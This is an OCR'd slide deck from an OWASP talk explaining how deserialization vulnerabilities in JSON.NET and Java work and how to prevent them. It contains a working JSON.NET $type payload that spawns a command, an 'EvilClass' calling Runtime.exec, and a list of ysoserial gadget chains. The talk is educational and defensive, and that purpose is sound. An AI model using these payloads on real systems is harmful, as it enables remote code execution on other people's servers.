
Exploiting and Preventing Deserialization Vulnerabilities

Wesley Wineberg
OWASP Vancouver 2020

- Wesley Wineberg
- 12 years in computer security – Synack, Microsoft Red Team, etc
- Offensive security
- Vansec Regular
- First time OWASP!

Introduction



Data Serialization

Serialization 101

- Serialization is a way to record structured data
- Usually you are taking an “object” from an application and writing it to file or to the network
- Example:
  - Converting an object record into JSON
  - Object
    - Name: John
    - ID: 53
  - JSON
    - {“Name”:”John”, “ID”:53}

Deserialization 101

- Deserialization is the same but in reverse ☺
- Taking a written set of data and read it into an object
- There are “deserialization” not “serialization” vulnerabilities because objects in memory are usually safe for serialization. Users however can provide malicious data for deserialization.
- Think of counterfeit money
  - The Mint / banks give you real money
  - People try to give banks fake money

- Well Known:
  - JSON
  - XML / SOAP
  - YAML
  - etc
- Less Well Known:
  - Binary Java Objects
  - Binary .NET Objects
  - Pickle (Python Binary Objects)
  - WCF Compact Binary
  - Etc

Serialization Formats

Code Example – JSON.NET

- Simple C# Example:

```
account = new Account
            {
                Email = "james@example.com",
                Active = true,
                CreatedDate = new DateTime(2013, 1, 20, 0, 0, 0, DateTimeKind.Utc),
                Roles = new List<string>
                {
                    "User",
                    "Admin"
                }
            };

// Serialize
string json = JsonConvert.SerializeObject(account, Formatting.Indented);

// Deserialize
account = (Account)JsonConvert.DeserializeObject(json);
```

Exploitation

- Untrusted Data (aka Mass Assignment)
  - Object fields normally inaccessible to users
- Custom Deserialization Functions / Code
  - No different than any insecure code
- Object Type Specifications
  - Unexpected objects
- Function Trampolines / Gadgets
  - Chain multiple object types

Deserialization Attacks

- Malicious JSON object:

```
{
    '$type':'System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35',
    'MethodName':'Start',
    'MethodParameters':{
        '$type':'System.Collections.ArrayList, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089',
        '$values':['cmd','/ccalc']
    },
    'ObjectInstance':{'$type':'System.Diagnostics.Process, System,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089'}
}
```

Exploit Example – JSON.NET

Vulnerable Code – JSON.NET

- This line of code causes the vulnerability:

TypeNameHandling = TypeNameHandling.Objects

- Allows JSON.NET to check the JSON data for the object type
- This allows malicious object types to be included
- Spotting this type of vulnerability is usually fairly simple (with access to source code)

- “implements java.io.Serializable”
- ObjectOutputStream / ObjectInputStream
- Hex: 0xAC 0xED

```
1  breens@us-1-breens:~/Desktop/SerialTest$ java SerializeTest
2  bob!
3  breens@us-1-breens:~/Desktop/SerialTest$ xxd object.ser
4  0000000: aced 0005 7372 0008 4d79 4f62 6a65 6374 ....sr..MyObject
5  0000010: cf7a 75c5 5dba f698 0200 014c 0004 6e61 .zu.]......L..na
6  0000020: 6d65 7400 124c 6a61 7661 2f6c 616e 672f met..Ljava/lang/
7  0000030: 5374 7269 6e67 3b78 7074 0003 626f 62 String;xpt..bob
```

Java Binary Objects

- readObject()
- readResolve(), finalize(), etc

```
@POST
public String renderUser(
        HttpServletRequest request) {
  ObjectInputStream ois =
      new ObjectInputStream(
      request.getInputStream());
  User user = (User) ois.readObject();
  return user.render();
}
```


```
public class EvilClass {
  public void readObject(
              ObjectInputStream ois) {
    Runtime.exec(ois.readObject());
  }
}
```

Java Binary Objects

- Payload Authors Dependencies
- ------- ------- ------------
- BeanShell1 @pwntester, @cschneider4711 bsh:2.0b5
- C3P0 @mbechler c3p0:0.9.5.2, mchange-commons-java:0.2.11
- Clojure @JackOfMostTrades clojure:1.8.0
- CommonsBeanutils1 @frohoff commons-beanutils:1.9.2, commons-collections:3.1, commons-logging:1.2
- CommonsCollections1 @frohoff commons-collections:3.1
- CommonsCollections2 @frohoff commons-collections4:4.0
- CommonsCollections3 @frohoff commons-collections:3.1
- CommonsCollections4 @frohoff commons-collections4:4.0
- CommonsCollections5 @matthias_kaiser, @jasinner commons-collections:3.1
- CommonsCollections6 @matthias_kaiser commons-collections:3.1
- FileUpload1 @mbechler commons-fileupload:1.3.1, commons-io:2.4
- Groovy1 @frohoff groovy:2.3.9
- Hibernate1 @mbechler
- Hibernate2 @mbechler
- JBossInterceptors1 @matthias_kaiser javassist:3.12.1.GA, jboss-interceptor-core:2.0.0.Final, cdi-api:1.0-SP1, javax.interceptor-api:3.1, jboss-interceptor-spi:2.0.0.Final, slf4j-api:1.7.21
- JRMPClient @mbechler
- JRMPListener @mbechler
- JSON1 @mbechler json-lib:jar:jdk15:2.4, spring-aop:4.1.4.RELEASE, aopalliance:1.0, commons-logging:1.2, commons-lang:2.6, ezmorph:1.0.6, commons-beanutils:1.9.2, spring-core:4.1.4.RELEASE, commons-collections:3.1
- JavassistWeld1 @matthias_kaiser javassist:3.12.1.GA, weld-core:1.1.33.Final, cdi-api:1.0-SP1, javax.interceptor-api:3.1, jboss-interceptor-spi:2.0.0.Final, slf4j-api:1.7.21
- Jdk7u21 @frohoff
- Jython1 @pwntester, @cschneider4711 jython-standalone:2.5.2
- MozillaRhino1 @matthias_kaiser js:1.7R2
- Myfaces1 @mbechler
- Myfaces2 @mbechler
- ROME @mbechler rome:1.0
- Spring1 @frohoff spring-core:4.1.4.RELEASE, spring-beans:4.1.4.RELEASE
- Spring2 @mbechler spring-core:4.1.4.RELEASE, spring-aop:4.1.4.RELEASE, aopalliance:1.0, commons-logging:1.2
- URLDNS @gebl
- Wicket1 @jacob-baines wicket-util:6.23.0, slf4j-api:1.6.4

Java Gadget Payloads

- https://i.blackhat.com/us-18/Thu-August-9/us-18-Haken-Automated-Discovery-of-Deserialization-Gadget-Chains.pdf



Java Gadgets

- Tools exist for automated finding
  - Tracing by hand is only practical in small applications
- Main tool for exploit code: Ysoserial

Java Gadgets

Prevention

- Just don’t deserialize untrusted data *wouldn’t that be easy
- Only deserialize “simple” objects.
  - Formats like JSON are a good example of simple object types
- Library specific options
  - ex: *TypeNameHandling = none;*
- Class Whitelists
  - This sometimes is the only option for Java
- Blacklist gadgets at your own risk

Prevention Techniques

Links

- Ysoserial
  - Java: https://github.com/frohoff/ysoserial
  - .NET: https://github.com/pwntester/ysoserial.net
- Classic: https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/
- Comprehensive Cheat Sheet:
  - https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet
- Good Presentations:
  - https://www.slideshare.net/codewhitesec/java-deserialization-vulnerabilities-the-forgotten-bug-class
  - https://www.slideshare.net/joaomatosf_/an-overview-of-deserialization-vulnerabilities-in-the-java-virtual-machine-jvm-h2hc-2017

- wesley|.@.|exfiltrated.com

Questions?